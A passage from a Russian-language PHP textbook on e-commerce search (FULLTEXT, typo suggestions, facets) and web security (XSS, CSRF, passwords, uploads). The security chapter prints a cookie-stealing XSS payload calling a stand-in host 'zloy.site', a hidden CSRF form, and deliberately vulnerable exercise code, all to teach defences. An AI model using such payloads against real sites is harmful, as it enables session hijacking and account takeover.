Когда товаров становится много, `LIKE '%...%'` перестаёт справляться — он не может пользоваться индексом и перебирает всю таблицу.

```
ALTER TABLE tovary ADD FULLTEXT KEY ft_poisk (nazvanie, opisanie);
```

```
function poisk_polnotekstovyy(string $zapros, int $limit = 20): array
{
    $zapros = trim($zapros);
    if (mb_strlen($zapros) < 3) return [];

    // Каждому слову добавляем * — искать по началу слова
    $slova = preg_split('/\s+/u', $zapros, -1, PREG_SPLIT_NO_EMPTY);
    $podgotovlennyy = implode(' ', array_map(fn($s) => '+' . $s . '*', $slova));

    return zapros('
        SELECT id, nazvanie, artikl, brend, cena, ostatok,
               MATCH(nazvanie, opisanie) AGAINST (? IN BOOLEAN MODE) AS relevantnost
        FROM tovary
        WHERE aktivnyi = 1 AND status = "opublikovan"
               AND MATCH(nazvanie, opisanie) AGAINST (? IN BOOLEAN MODE)
        ORDER BY relevantnost DESC, ostatok DESC
        LIMIT ' . (int) $limit,
               [$podgotovlennyy, $podgotovlennyy]
    ');
}
```

ЗНАК

ЧТО ОЗНАЧАЕТ

+слово	Слово обязано присутствовать
-слово	Слова быть не должно
слово*	Начинается с этих букв
"фраза"	Точная фраза

MATCH ... AGAINST возвращает число релевантности — насколько строка подходит. По нему и сортируем.

⚠ У `FULLTEXT` в MySQL есть особенности, о которых стоит знать заранее:

- по умолчанию игнорируются слова короче 4 символов (настройка `innodb_ft_min_token_size`);
- есть список стоп-слов, которые не индексируются;
- артикулы вроде `W71280` могут индексироваться неожиданно — они не похожи на слова.

Поэтому на практике комбинируют: `FULLTEXT` по названию и описанию плюс обычный `LIKE` по артикулу.

Человек написал «калодки». Точного совпадения нет, и он видит «ничего не найдено» — хотя товар есть.

► Простое решение: показать похожее

```
function pohozhie_zaprosy(string $zapros, int $skolko = 5): array
{
    $vse = zapros('
        SELECT DISTINCT nazvanie FROM tovary
        WHERE aktivnyi = 1 AND status = "opublikovan"
    ');

    $s_rasstoyaniem = [];
    foreach ($vse as $stroka) {
        foreach (preg_split('/\s+/u', $stroka['nazvanie']) as $slovo) {
            if (mb_strlen($slovo) < 4) continue;
            $rasstoyanie = levenshtein(
                mb_strtolower($zapros),
                mb_strtolower($slovo)
            );
            if ($rasstoyanie <= 2) {
                $s_rasstoyaniem[$slovo] = $rasstoyanie;
            }
        }
    }

    asort($s_rasstoyaniem);
    return array_slice(array_keys($s_rasstoyaniem), 0, $skolko);
}
```

`levenshtein()` считает, сколько правок нужно, чтобы превратить одно слово в другое. «калодки» → «колодки» — одна замена, расстояние 1.

⚠ Функция работает **побайтово**, поэтому на русском тексте расстояния получаются завышенными. Для точной работы нужна реализация для многобайтовых строк — но для подсказок «возможно, вы имели в виду» точности хватает.

⚠ И ещё: перебирать весь каталог на каждый запрос дорого. Такое считают **только когда ничего не нашлось** — то есть редко.

► Решение получше: словарь запросов

Собирайте, что люди ищут:

```
CREATE TABLE poiskovye_zaprosy (  
    id          INT AUTO_INCREMENT PRIMARY KEY,  
    zapros      VARCHAR(255) NOT NULL,  
    naydeno     INT NOT NULL DEFAULT 0,  
    schetchik   INT NOT NULL DEFAULT 1,  
    poslednij   DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP,  
    UNIQUE KEY uniq_zapros (zapros)  
);
```

```
function zapisat_zapros(string $zapros, int $naydeno): void  
{  
    vpolnit(''  
        INSERT INTO poiskovye_zaprosy (zapros, naydeno)  
        VALUES (?, ?)  
        ON DUPLICATE KEY UPDATE  
            schetchik = schetchik + 1,  
            naydeno = VALUES(naydeno),  
            poslednij = NOW()  
        '', [mb_strtolower(trim($zapros)), $naydeno]);  
}
```

Что это даёт:

- **Запросы с нулём результатов** — список того, чего людям не хватает. Прямое указание, какие товары завезти.
- **Популярные запросы** — подсказки в строке поиска.
- **Статистика** — что вообще ищут в вашем магазине.

Это одна из самых полезных таблиц в магазине, и её почти никто не заводит.

РАЗБИРАЕМСЯ

Живые подсказки

Подсказки под строкой поиска — то, чего ждут от современного сайта.

Точка на сервере:

```

<?php
// api/podskazki.php
require_once __DIR__ . '/../includes/db.php';

header('Content-Type: application/json; charset=utf-8');

$zapros = trim($_GET['q'] ?? '');
if (mb_strlen($zapros) < 2) {
    echo json_encode([]);
    exit;
}

$nachalo = $zapros . '%';
$vezde   = '%' . $zapros . '%';

// Сначала совпадения с начала, потом вхождения в середину
$stroki = $db->query(
    "SELECT id, nazvanie, artikl, cena,
        CASE WHEN artikl LIKE ? THEN 1
              WHEN nazvanie LIKE ? THEN 2
              ELSE 3 END AS rang
    FROM tovary
    WHERE aktivnyi = 1 AND status = 'опубликован'
        AND (nazvanie LIKE ? OR artikl LIKE ?)
    ORDER BY rang, ostatok DESC
    LIMIT 8",
    [$nachalo, $nachalo, $vezde, $vezde]);

echo json_encode($stroki, JSON_UNESCAPED_UNICODE);

```

⚠ Здесь виден честный компромисс, о котором стоит подумать.

Шаблон `$zapros . '%'` («начинается с») использует индекс и работает быстро. Но он **не найдёт слово в середине**: по запросу «фильтр» товар «Масляный фильтр Mann» не покажется, потому что название начинается не с этого слова.

Шаблон `'%' . $zapros . '%'` («содержит») находит, но не может использовать индекс — база перебирает таблицу.

Поэтому в подсказках берут оба и **ранжируют**: совпадения с начала выше. А чтобы медленная часть не мешала, ставят жёсткий `LIMIT 8` — база остановится, как только наберёт восемь строк.

На каталоге в десятки тысяч товаров этого уже мало, и тогда переходят на **FULLTEXT** или отдельный поисковый движок. Но начинать стоит отсюда: работает, пишется за десять минут, и его хватает большинству магазинов.

JavaScript в браузере:

```

const pole = document.querySelector('#poisk');
const spisok = document.querySelector('.podskazki');

// debounce из главы 18 — не дёргать сервер на каждую букву
const iskat = debounce(async () => {
    const zapros = pole.value.trim();

    if (zapros.length < 2) {
        spisok.innerHTML = '';
        spisok.hidden = true;
        return;
    }

    try {
        const otvet = await fetch('/api/podskazki.php?q=' +
encodeURIComponent(zapros));
        const tovary = await otvet.json();

        if (tovary.length === 0) {
            spisok.innerHTML = '<div class="pusto">Ничего не нашлось</div>';
        } else {
            spisok.innerHTML = tovary.map(t => `
                <a class="podskazka" href="/tovar.php?id=${t.id}">
                    <span class="p-nazvanie">${ekranirovat(t.nazvanie)}</span>
                    <span class="p-artikul">${ekranirovat(t.artikul)}</span>
                    <span class="p-cena">${(t.cena / 100).toFixed(2)} сомони</span>
                </a>
            `).join('');
        }
        spisok.hidden = false;
    } catch (e) {
        spisok.hidden = true;
    }
}, 250);

pole.addEventListener('input', iskat);

// Закрывать подсказки по клику вне поля
document.addEventListener('click', (e) => {
    if (!e.target.closest('.poisk')) spisok.hidden = true;
});

```

Новое здесь — `fetch`. Это способ отправить запрос на сервер из JavaScript без перезагрузки страницы. Подробно разберём в главе 49, а пока запомните схему: `fetch` → `await` ответ → `await` разбор JSON.

`async` и `await` означают «дождись результата, не блокируя страницу».

⚠ `try/catch` обязателен. Связь может оборваться, сервер — ответить ошибкой. Без обработки подсказки просто перестанут работать без объяснений.

⚠ И снова экранирование: данные приходят с сервера, но вставляются через `innerHTML`. Помните главу 16 — экранируйте всегда.

Хороший фильтр показывает, сколько найдётся, до нажатия:

```
function fasety(array $filtry): array
{
    // Условия без фильтра по бренду — чтобы посчитать все бренды
    $usloviya = ['aktivnyi = 1', 'status = "opublikovan"'];
    $parametry = [];

    if (!empty($filtry['kategoriya_id'])) {
        $usloviya[] = 'kategoriya_id = ?';
        $parametry[] = (int) $filtry['kategoriya_id'];
    }

    $where = implode(' AND ', $usloviya);

    return [
        'brendy' => zapros("
            SELECT brend, COUNT(*) AS shtuk
            FROM tovary WHERE $where AND brend <> ''
            GROUP BY brend ORDER BY shtuk DESC, brend
        ", $parametry),

        'ceny' => zapros_odin("
            SELECT MIN(cena) AS min_cena, MAX(cena) AS max_cena
            FROM tovary WHERE $where
        ", $parametry),

        'v_nalichii' => (int) zapros_znachenie("
            SELECT COUNT(*) FROM tovary WHERE $where AND ostatok > 0
        ", $parametry),
    ];
}
```

Такие счётчики называются **фасетами**. «Bosch (23)», «Mann (14)» — человек сразу видит, куда стоит идти, и не попадает в пустой результат.

НА ЭКРАНЕ

На экране

Живые подсказки при вводе:

Автозапчасти Firdavs

Худжанд

[Главная](#) [Каталог](#) [Контакты](#)

Поиск по каталогу

×

Найти

Масляный фильтр Mann

W71280

45.00 сомони

Воздушный фильтр Mann

C25114

65.00 сомони

Салонный фильтр Mann

CU2545

55.00 сомони

Результаты с ранжированием: точное совпадение артикула первым:

Автозапчасти Firdavs

Худжанд

[Главная](#) [Каталог](#) [Контакты](#)

Поиск по каталогу

Найти

По запросу «Mann» найдено 3 товара

РАНГ	ТОВАР	АРТИКУЛ	БРЕНД	ЦЕНА	НАЛИЧИЕ
4	Масляный фильтр Mann	W71280	Mann	45.00	23 шт.
4	Воздушный фильтр Mann	C25114	Mann	65.00	14 шт.
4	Салонный фильтр Mann	CU2545	Mann	55.00	9 шт.

Худжанд · [+992 92 777 77 77](tel:+992927777777) · info@autodoc.tj

© 2026 Автозапчасти Firdavs

ЗАПИСЬ

ЧТО ДЕЛАЕТ

`LIKE 'текст%'`

Начинается с. Использует индекс

`LIKE '%текст%'`

Содержит. Индекс не работает

`FULLTEXT`

Индекс для поиска по словам

`MATCH ... AGAINST`

Полнотекстовый поиск, возвращает релевантность

`IN BOOLEAN MODE`Режим с `+`, `-`, `*``CASE WHEN ... THEN`

Ранжирование прямо в запросе

`levenshtein()`

Расстояние между словами — для опечаток

`json_encode(...,
JSON_UNESCAPED_UNICODE)`

JSON с читаемой кириллицей

`fetch()`

Запрос на сервер из JavaScript

`async` / `await`

Дождаться результата, не блокируя страницу

Фасеты

Счётчики «сколько найдётся» у фильтров

ГРАБЛИ

Грабли

Искать по одной букве. Медленно и бесполезно. Минимум два символа.

`LIKE '%...%'` на большой таблице. Полный перебор. `FULLTEXT` или поиск «начинается с».

Отдавать результаты без ранжирования. Точное совпадение артикула должно быть первым.

Показывать первыми товары, которых нет. Сортируйте по наличию внутри ранга.

Подсказки без `debounce`. Запрос на каждую букву положит сервер.

Только «содержит» в подсказках без `LIMIT`. Индекс не работает, и запрос перебирает всю таблицу. Ранжируйте и обязательно ограничивайте выдачу.

Не записывать запросы с нулевым результатом. Теряете лучший источник информации о том, чего людям не хватает.

`fetch` без `try/catch`. Оборвалась связь — подсказки молча умерли.

Забыть экранирование в подсказках. Данные с сервера тоже могут содержать что угодно.

ЗАДАЧИ

Задачи

Задача 35.1. Сделайте поиск с ранжированием: точный артикул, начало артикула, начало названия, вхождение.

Задача 35.2. Проверьте: найдётся ли товар при поиске по части артикула? По бренду? По слову из середины названия?

Задача 35.3. Добавьте `FULLTEXT` и сравните скорость с `LIKE` на большой таблице.

Задача 35.4. Сделайте живые подсказки с `debounce` 250 мс.

Задача 35.5. Заведите таблицу поисковых запросов и записывайте туда всё. Через неделю посмотрите, что искали и чего не нашли.

Задача 35.6. Сделайте страницу «Ничего не найдено» полезной: похожие запросы, популярные товары, кнопка «сообщить, что не хватает».

Задача 35.7. Добавьте фасеты: количество рядом с каждым брендом.

Задача 35.8. Сделайте фильтр по цене ползунком, с минимумом и максимумом из базы.

Задача 35.9. Проверьте поиск на своём сайте: попробуйте найти товар с опечаткой, по части слова, по артикулу с пробелом, заглавными буквами. Что не работает?

Ответы — в Приложении Г.

Поиск в autodoc.tj устроен интереснее, чем у нас, и по причине, которая хорошо иллюстрирует главу.

Магазин работает с внешним поставщиком AutoEuro, у которого API ищет только по артикулу. По названию он не умеет вовсе.

Решение: завели свою таблицу `ae_part_dictionary` — словарь «артикул → название». Поиск по названию идёт по словарю, находит артикулы, а цены запрашиваются у поставщика уже по ним.

Заодно это решает проблему скорости из главы 30: словарь маленький и проиндексирован, а тяжёлая таблица с ценами в поиске не участвует.

Такие обходные пути — обычное дело. Внешние сервисы почти никогда не умеют ровно того, что вам нужно, и задача разработчика — построить мост.

ИТОГ

Итог

- Три уровня: `LIKE` → `FULLTEXT` → отдельный движок. Начинайте с простого.
- Минимум два символа в запросе.
- Ранжирование важнее полноты. Точный артикул — первым, в наличии — выше.
- `LIKE 'текст%'` использует индекс, `LIKE '%текст%'` — нет.
- `FULLTEXT` + `MATCH AGAINST` для больших каталогов.
- Опечатки: `levenshtein()`, но только когда ничего не нашлось.
- Записывайте поисковые запросы. Нулевые результаты — список того, что нужно завезти.
- Подсказки: `fetch` + debounce 250 мс + `try/catch` + экранирование.
- Фасеты — счётчики у фильтров, чтобы человек не попадал в пустоту.

Следующая глава — про безопасность целиком.

Безопасность: XSS, CSRF, пароли

ЗАЧЕМ ЭТО

Зачем эта глава

SQL-инъекции мы закрыли в главе 33. Но это одна из нескольких дыр, через которые ломают сайты.

В этой главе разберём остальные основные: XSS, CSRF, кражу сессии, слабые пароли, опасную загрузку файлов. Плюс то, о чём обычно не думают, — что показывать в сообщениях об ошибках.

Тема не для «потом». Магазин с настоящими деньгами и телефонами покупателей ломают не из мести, а автоматически: сканеры обходят интернет и пробуют типовые дыры на всех подряд.

Главный принцип, который стоит усвоить прежде остального:

Любые данные, пришедшие извне, считаются враждебными, пока вы их не проверили.

Извне — это форма, адресная строка, куки, заголовки запроса, файл, ответ чужого API и даже собственная база данных (в неё могло попасть что угодно раньше).

РАЗБИРАЕМСЯ

XSS — чужой скрипт на вашей странице

XSS (*Cross-Site Scripting*) — злоумышленник добивается, чтобы его JavaScript выполнялся в браузере **ваших** посетителей.

► Как это работает

Покупатель оставляет отзыв:

```
Отличные колодки!<script>fetch('http://zloy.site/?c='+document.cookie)</script>
```

Вы выводите отзыв как есть:

```
echo $otzyv['tekst']; // ❌
```

Теперь у **каждого**, кто откроет страницу товара, выполнится этот скрипт и отправит его куки на чужой сервер. А в куках — идентификатор сессии. Злоумышленник вставляет его себе и входит от имени вашего администратора.

► Три вида XSS

ВИД	ГДЕ ЖИВЁТ	ПРИМЕР
Хранимый	В базе, показывается всем	Отзыв, имя, описание товара
Отражённый	В адресе, работает по ссылке	?q=<script>...
В DOM	Только в JavaScript	innerHTML с данными из адреса

Хранимый — самый опасный: он бьёт по всем посетителям сразу.

► Защита: экранирование при выводе

```
// ❌ Опасно
echo $otzyv['tekst'];

// ✅ Безопасно
echo htmlspecialchars($otzyv['tekst'], ENT_QUOTES, 'UTF-8');
```

`htmlspecialchars` превращает опасные символы в безопасные записи:

БЫЛО	СТАЛО	РЕЗУЛЬТАТ
<	<	Показывается как текст
>	>	Показывается как текст
"	"	Не разрывает атрибут
'	'	Не разрывает атрибут
&	&	Корректная запись

Наша короткая обёртка из главы 20:

```
function e(?string $text): string {
    return htmlspecialchars((string) $text, ENT_QUOTES, 'UTF-8');
}
```

⚠ **ENT_QUOTES** обязателен. Без него одинарные кавычки не экранируются, и атрибут вида `value='<?= $x ?>'` можно разорвать.

► Правило: экранировать при выводе, а не при сохранении

Частая ошибка — экранировать данные перед записью в базу.

Почему так плохо:

- в базе лежит `<текст>` вместо `<текст>` — искать по такому неудобно;
- при выводе в другом месте (в письме, в JSON, в CSV) нужны **другие** правила экранирования, а данные уже испорчены;
- двойное экранирование даёт `&lt;` — видимый мусор на странице.

В базе — как есть. Экранируем в момент вывода, по правилам того места, куда выводим.

► Разные места — разное экранирование

```
// В тексте HTML
echo e($tekst);

// В атрибуте — те же правила, но кавычки обязательны
echo '<input value="' . e($znachenie) . '">';

// В адресе
echo '<a href="/search?q=' . urlencode($zapros) . '">';

// В JavaScript
echo '<script>const t = ' . json_encode($tekst, JSON_HEX_TAG | JSON_HEX_AMP) . '
</script>';

// В JSON для API
echo json_encode($dannye, JSON_UNESCAPED_UNICODE);
```

Одно и то же значение в разных местах требует разной обработки. Подставить HTML-экранирование в адрес — не сработает.

► Если нужно разрешить разметку

Иногда HTML в описании товара нужен: списки, жирный текст. Тогда экранировать нельзя — но и пропускать всё нельзя.

Решение — **белый список тегов** через готовую библиотеку (HTMLPurifier или аналог).

Своими руками не пишите: способов обойти самодельный фильтр десятки, и вы их все не знаете.

РАЗБИРАЕМСЯ

CSRF — действие от вашего имени

CSRF (*Cross-Site Request Forgery*) — злоумышленник заставляет браузер жертвы отправить запрос на ваш сайт.

► Как это работает

Администратор вашего магазина вошёл в админку. Куки с сессией лежат в браузере.

Он открывает другую вкладку — форум, письмо, любой сайт. Там спрятано:

```
<form action="https://vash-magazin.tj/admin/delete.php" method="POST" id="f">
  <input type="hidden" name="id" value="all">
</form>
<script>document.getElementById('f').submit();</script>
```

Браузер отправляет запрос на ваш сайт **вместе с куками администратора**. Сервер видит: пришёл POST от авторизованного админа. И выполняет.

Администратор ничего не заметил.

► Защита: токен

Идея простая. К каждой форме добавляем секретное значение, которое:

- знает наш сервер;
- знает наша страница;
- не может узнать чужой сайт.

```

<?php
// includes/csrf.php

/** Токен для текущей сессии. Создаётся один раз. */
function csrf_token(): string
{
    if (empty($_SESSION['csrf_token'])) {
        $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
    }
    return $_SESSION['csrf_token'];
}

/** Скрытое поле для формы. */
function csrf_pole(): string
{
    return '<input type="hidden" name="csrf_token" value="' . e(csrf_token()) .
    '">';
}

/** Проверка. Вызывается первой строкой в каждом обработчике POST. */
function csrf_proverit(): void
{
    $prishlo = $_POST['csrf_token'] ?? '';

    // hash_equals сравнивает за постоянное время — защита от подбора по таймингу
    if (!is_string($prishlo) || !hash_equals(csrf_token(), $prishlo)) {
        http_response_code(419);
        exit('Сессия устарела. Обновите страницу и попробуйте снова.');
```

Применение:

```

<form method="POST">
    <?= csrf_pole() ?>
    <input type="text" name="imya">
    <button type="submit">Отправить</button>
</form>
```

```
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    csrf_proverit();      // первой строкой
    // дальше обработка
}
```

⚠ **hash_equals** вместо **===**. Обычное сравнение строк прекращается на первом несовпадшем символе, и по времени ответа можно подбирать токен посимвольно. **hash_equals** всегда работает одинаково долго.

Приём называется «защита от атаки по времени» и применяется везде, где сравниваются секреты.

► Дополнительно: SameSite у куки

```
session_set_cookie_params([
    'httponly' => true,      // JavaScript не видит куку — защита от XSS
    'secure'   => true,      // только по HTTPS
    'samesite' => 'Lax',     // не отправлять с чужих сайтов
]);
session_start();
```

SameSite=Lax говорит браузеру: не отправляй эту куку при запросах, пришедших с другого сайта. Это второй барьер против CSRF, встроенный в браузер.

HttpOnly запрещает JavaScript читать куку — даже если XSS случился, украсть сессию сложнее.

Эти три параметра стоит ставить всегда.

РАЗБИРАЕМСЯ

Пароли

► Как нельзя

```
// ❌ Открытым текстом — утечка базы = утечка всех паролей
$parol = $_POST['parol'];

// ❌ MD5 и SHA1 — подбираются на видеокарте миллиардами в секунду
$hash = md5($parol);
$hash = sha1($parol);
```

⚠ Почему это серьезнее, чем кажется: люди используют один пароль в нескольких местах. Утечка паролей вашего магазина — это доступ к чьей-то почте и банковскому кабинету.

► Как правильно

```
// Регистрация
$hash = password_hash($parol, PASSWORD_DEFAULT);
vypolnit('INSERT INTO polzovateli (email, parol_hash) VALUES (?, ?)',
        [$email, $hash]);

// Вход
$polzovatel = zapros_odin('SELECT * FROM polzovateli WHERE email = ?', [$email]);

if ($polzovatel && password_verify($parol, $polzovatel['parol_hash'])) {
    // впустили
}
```

`password_hash` делает три вещи, о которых стоит знать:

1. Использует медленный алгоритм (bcrypt) — подбор становится невыгодным;
2. Добавляет *соль* — случайную примесь, разную для каждого пароля. Поэтому одинаковые пароли дают разные хеши, и радужные таблицы бесполезны;
3. Хранит параметры внутри самого хеша, так что `password_verify` знает, как проверять.

Никогда не пишите свою функцию хеширования. Здесь легко ошибиться незаметно.

► Что ещё важно про вход

```
// ❌ Подсказывает, какие адреса зарегистрированы
if (!$polzovatel) exit('Такого пользователя нет');
if (!password_verify($parol, $hash)) exit('Неверный пароль');

// ✅ Одинаковый ответ в обоих случаях
if (!$polzovatel || !password_verify($parol, $polzovatel['parol_hash'])) {
    $oshibka = 'Неверная почта или пароль';
}
```

Разные сообщения позволяют перебрать базу адресов: злоумышленник узнаёт, кто у вас зарегистрирован, и дальше атакует точно.

► Ограничение попыток

```
function proverit_popytki(string $email): void
{
    $popytok = zapros_znachenie('
        SELECT COUNT(*) FROM popytki_vhoda
        WHERE email = ? AND vremya > DATE_SUB(NOW(), INTERVAL 15 MINUTE)
    ', [$email]);

    if ($popytok >= 5) {
        http_response_code(429);
        exit('Слишком много попыток. Попробуйте через 15 минут.');
```

Без ограничения пароль подбирается перебором. Пять попыток за пятнадцать минут мешают человеку и делают перебор бессмысленным.

```
// Правильный старт сессии
session_set_cookie_params([
    'lifetime' => 0,
    'path'     => '/',
    'httponly' => true,
    'secure'   => !empty($_SERVER['HTTPS']),
    'samesite' => 'Lax',
]);
session_start();

// ⚠ Обязательно после успешного входа
session_regenerate_id(true);
```

`session_regenerate_id(true)` после входа закрывает атаку «фиксация сессии»:

злоумышленник заранее подсовывает жертве известный ему идентификатор сессии, а после её входа пользуется им. Смена идентификатора обесценивает старый.

Правило: **меняйте идентификатор сессии при каждом изменении прав** — вход, выход, смена роли.

Мы касались этого в главе 24, но повторим — это одна из самых опасных точек.

```
function prinyat_foto(array $fail): string
{
    if ($fail['error'] !== UPLOAD_ERR_OK) {
        throw new RuntimeException('Ошибка загрузки');
    }

    if ($fail['size'] > 2 * 1024 * 1024) {
        throw new RuntimeException('Файл больше 2 МБ');
    }

    // Настоящий тип, а не расширение
    $tip = mime_content_type($fail['tmp_name']);
    $razresheno = [
        'image/jpeg' => 'jpg',
        'image/png'   => 'png',
        'image/webp'  => 'webp',
    ];
    if (!isset($razresheno[$tip])) {
        throw new RuntimeException('Только JPG, PNG или WebP');
    }

    // Дополнительно: действительно ли это картинка
    if (@getimagesize($fail['tmp_name']) === false) {
        throw new RuntimeException('Файл повреждён или не картинка');
    }

    // Своё имя — пришедшее может содержать ../
    $imya = bin2hex(random_bytes(16)) . '.' . $razresheno[$tip];
    $put = __DIR__ . '/../storage/uploads/' . $imya;

    if (!move_uploaded_file($fail['tmp_name'], $put)) {
        throw new RuntimeException('Не удалось сохранить');
    }

    return $imya;
}
```

⚠ И самое важное — куда класть. Папка загрузок должна быть настроена так, чтобы РНР в ней не выполнялся. Иначе загруженный файл `foto.jpg`, внутри которого код, может быть запущен.

В Apache — файл `.htaccess` в папке загрузок:

```
php_flag engine off
```

В Nginx — соответствующая настройка в конфигурации сервера.

РАЗБИРАЕМСЯ

Что показывать при ошибке

```
// ❌ На боевом сайте  
ini_set('display_errors', 1);
```

Текст ошибки РНР содержит пути на диске, имена файлов, иногда фрагменты кода и параметры запроса. Для злоумышленника это карта вашего сервера.

```
// ✅ Настройка для боевого сайта  
ini_set('display_errors', 0);  
ini_set('log_errors', 1);  
ini_set('error_log', __DIR__ . '/../storage/logs/php-errors.log');  
error_reporting(E_ALL);
```

Ошибки пишутся в файл, посетитель видит вежливую страницу. Подробно — в главе 56.

РАЗБИРАЕМСЯ

Заголовки безопасности

Несколько строк, которые стоит добавить сразу:

```
header('X-Content-Type-Options: nosniff');  
header('X-Frame-Options: SAMEORIGIN');  
header('Referrer-Policy: strict-origin-when-cross-origin');  
header("Content-Security-Policy: default-src 'self'; img-src 'self' data:;");
```


ЗАГОЛОВОК

ОТ ЧЕГО ЗАЩИЩАЕТ

<code>nosniff</code>	Браузер не будет «угадывать» тип файла
<code>X-Frame-Options</code>	Ваш сайт не встроит в чужой в невидимом окне
<code>Referrer-Policy</code>	Чужие сайты не узнают, откуда пришёл посетитель
<code>Content-Security-Policy</code>	Ограничивает, откуда можно грузить скрипты. Сильная защита от XSS

⚠ `Content-Security-Policy` требует аккуратной настройки: слишком строгая политика ломает сторонние скрипты. Начните с мягкой и ужесточайте.

РАЗБИРАЕМСЯ

Проверьте свой сайт

Список, по которому стоит пройтись:

- ☐ Все запросы к базе — через `prepare` с параметрами
- ☐ Весь вывод — через `htmlspecialchars`
- ☐ У всех форм POST — CSRF-токен и его проверка
- ☐ Пароли — `password_hash`, не MD5
- ☐ Одинаковое сообщение при неверной почте и неверном пароле
- ☐ Ограничение попыток входа
- ☐ `session_regenerate_id(true)` после входа
- ☐ Куки: `HttpOnly`, `Secure`, `SameSite`
- ☐ Загруженные файлы: проверка типа, своё имя, РНР в папке выключен
- ☐ `display_errors = 0` на боевом сайте
- ☐ Пароли и ключи — вне репозитория
- ☐ Отдельный пользователь базы с ограниченными правами
- ☐ HTTPS включён

ЗАПИСЬ

ЧТО ДЕЛАЕТ

XSS	Чужой скрипт на вашей странице
<code>htmlspecialchars(\$x, ENT_QUOTES, 'UTF-8')</code>	Экранирование для HTML
CSRF	Действие от имени жертвы с чужого сайта
<code>bin2hex(random_bytes(32))</code>	Криптостойкий случайный токен
<code>hash_equals()</code>	Сравнение за постоянное время
<code>password_hash()</code> / <code>password_verify()</code>	Правильная работа с паролями
<code>session_regenerate_id(true)</code>	Смена идентификатора сессии
<code>HttpOnly</code>	JavaScript не видит куку
<code>SameSite=Lax</code>	Кука не уходит с чужих сайтов
<code>mime_content_type()</code>	Настоящий тип файла
<code>getimagesize()</code>	Проверка, что это действительно картинка
<code>Content-Security-Policy</code>	Откуда можно грузить скрипты

ГРАБЛИ

Грабли

Экранировать при сохранении, а не при выводе. Данные портятся, экранирование удваивается.

Забыть `ENT_QUOTES`. Атрибуты можно разорвать одинарной кавычкой.

Один вид экранирования для всех мест. HTML, адрес, JavaScript и JSON требуют разного.

Формы POST без CSRF-токена. Особенно в админке.

`===` вместо `hash_equals` для токенов. Подбор по времени ответа.

MD5 для паролей. Подбирается за секунды.

Разные сообщения «нет пользователя» и «неверный пароль». Позволяет перебрать базу адресов.

Не менять идентификатор сессии после входа. Фиксация сессии.

Проверять файл по расширению. `virus.php.jpg` пройдёт.

`display_errors` на боевом сайте. Выдаёт устройство сервера.

ЗАДАЧИ

Задачи

⚠ Все задачи — **только на своём сайте**. Проверка чужих сайтов без письменного разрешения — уголовное преступление.

Задача 36.1. Сделайте форму отзыва без экранирования и отправьте `<script>alert('XSS')</script>`. Убедитесь, что скрипт выполнился. Потом добавьте `e()` и проверьте снова.

Задача 36.2. Реализуйте CSRF-токен: генерация, поле, проверка. Добавьте во все формы POST.

Задача 36.3. Проверьте защиту: отправьте форму без токена через `curl`.

```
curl -X POST http://localhost:8000/otzyv.php -d "tekst=проверка"
```

Задача 36.4. Сделайте регистрацию и вход с `password_hash`. Посмотрите в базе, как выглядит хеш. Зарегистрируйте двух пользователей с **одинаковым** паролем — хеши разные? Почему?

Задача 36.5. Реализуйте ограничение попыток входа: 5 за 15 минут.

Задача 36.6. Найдите все уязвимости:

```
$id = $_GET['id'];
$otzyv = $_POST['otzyv'];

$tovar = db()->query("SELECT * FROM tovary WHERE id = $id")->fetch();
db()->query("INSERT INTO otzyvy (tovar_id, tekst) VALUES ($id, '$otzyv')");

echo "<h1>{$tovar['nazvanie']}</h1>";
echo "<p>Отзыв: $otzyv</p>";
```

Их здесь минимум четыре.

Задача 36.7. Настройте куки сессии: `HttpOnly`, `SameSite`, смена идентификатора после входа. Проверьте в F12 → Application → Cookies.

Задача 36.8. Добавьте заголовки безопасности. Проверьте на `securityheaders.com`.

Задача 36.9. Пройдитесь по списку проверки из главы для своего сайта. Сколько пунктов не выполнено?

Ответы — в Приложении Г.

В БОЮ

В этом репозитории найдите обработку форм в `auth/` и `buyer/`. Увидите CSRF-токены в каждой форме и `password_hash` при регистрации.

Правило про секреты записано в CLAUDE.md проекта прямым текстом: API-ключи и пароли живут в таблице `site_settings` или в git-ignored файле, **никогда в репозитории**.

Ещё одна деталь, которую стоит заметить: в проекте есть жёсткое ограничение на массовые запросы к чужим API. Не только из вежливости — за перебор чужого сервиса блокируют рабочий аккаунт, и магазин остаётся без цен. Безопасность — это и про то, чтобы не навредить самому себе.

ИТОГ

- Всё, что пришло извне, — враждебно, пока не проверено.
- XSS: экранируйте при выводе через `htmlspecialchars` с `ENT_QUOTES`.
- В базе храните как есть, экранируйте по правилам того места, куда выводите.
- CSRF: токен в каждой форме POST плюс `hash_equals` при проверке.
- Куки: `HttpOnly`, `Secure`, `SameSite=Lax`.
- Пароли: только `password_hash` / `password_verify`. Никогда MD5.
- Одинаковое сообщение при неверной почте и пароле.
- Ограничивайте попытки входа.
- `session_regenerate_id(true)` после входа.
- Файлы: настоящий тип, своё имя, РНР в папке загрузок выключен.
- `display_errors = 0` на боевом сайте, ошибки — в лог.

Следующая глава — практическая: соберём всё в рабочий каталог.

Практика: рабочий каталог на базе

ЗАЧЕМ ЭТО

Зачем эта глава

Соберём всё, что накопилось за часть, в законченный каталог: база, безопасные запросы, поиск, фильтры, пагинация, страница товара, защита от известных атак.

Это **опорная точка книги**. Дальше мы будем добавлять корзину, заказы, кабинеты и маркетплейс — но фундамент останется этот.

Отдельно разберём то, чего в учебниках обычно нет: **как разложить проект, чтобы он не превратился в кашу к тридцатому файлу**.

```
magazin/
├─ config/
│   ├─ db.php                настройки базы
│   ├─ db_credentials.php    пароли (в .gitignore!)
│   └─ db_credentials.example.php образец для новых разработчиков
├─ includes/
│   ├─ bootstrap.php         единая точка входа
│   ├─ db.php                подключение и обёртки запросов
│   ├─ functions.php         общие функции
│   ├─ csrf.php              защита форм
│   ├─ tovary.php            всё про товары
│   ├─ kategorii.php         всё про категории
│   ├─ header.php
│   └─ footer.php
├─ assets/
│   ├─ css/style.css
│   └─ js/main.js
├─ api/
│   └─ podskazki.php         точка для JavaScript
├─ storage/
│   ├─ logs/                 логи
│   ├─ cache/                кэш
│   └─ uploads/              загруженные файлы
├─ sql/
│   └─ 001_nachalnaya_shema.sql миграции
├─ index.php                 каталог
├─ tovar.php                 страница товара
└─ poisk.php                 результаты поиска
```

► **bootstrap.php — одна точка входа**

Вместо пяти `require_once` в начале каждой страницы — один:

```

<?php
// includes/bootstrap.php

declare(strict_types=1);

// --- Режим работы ---
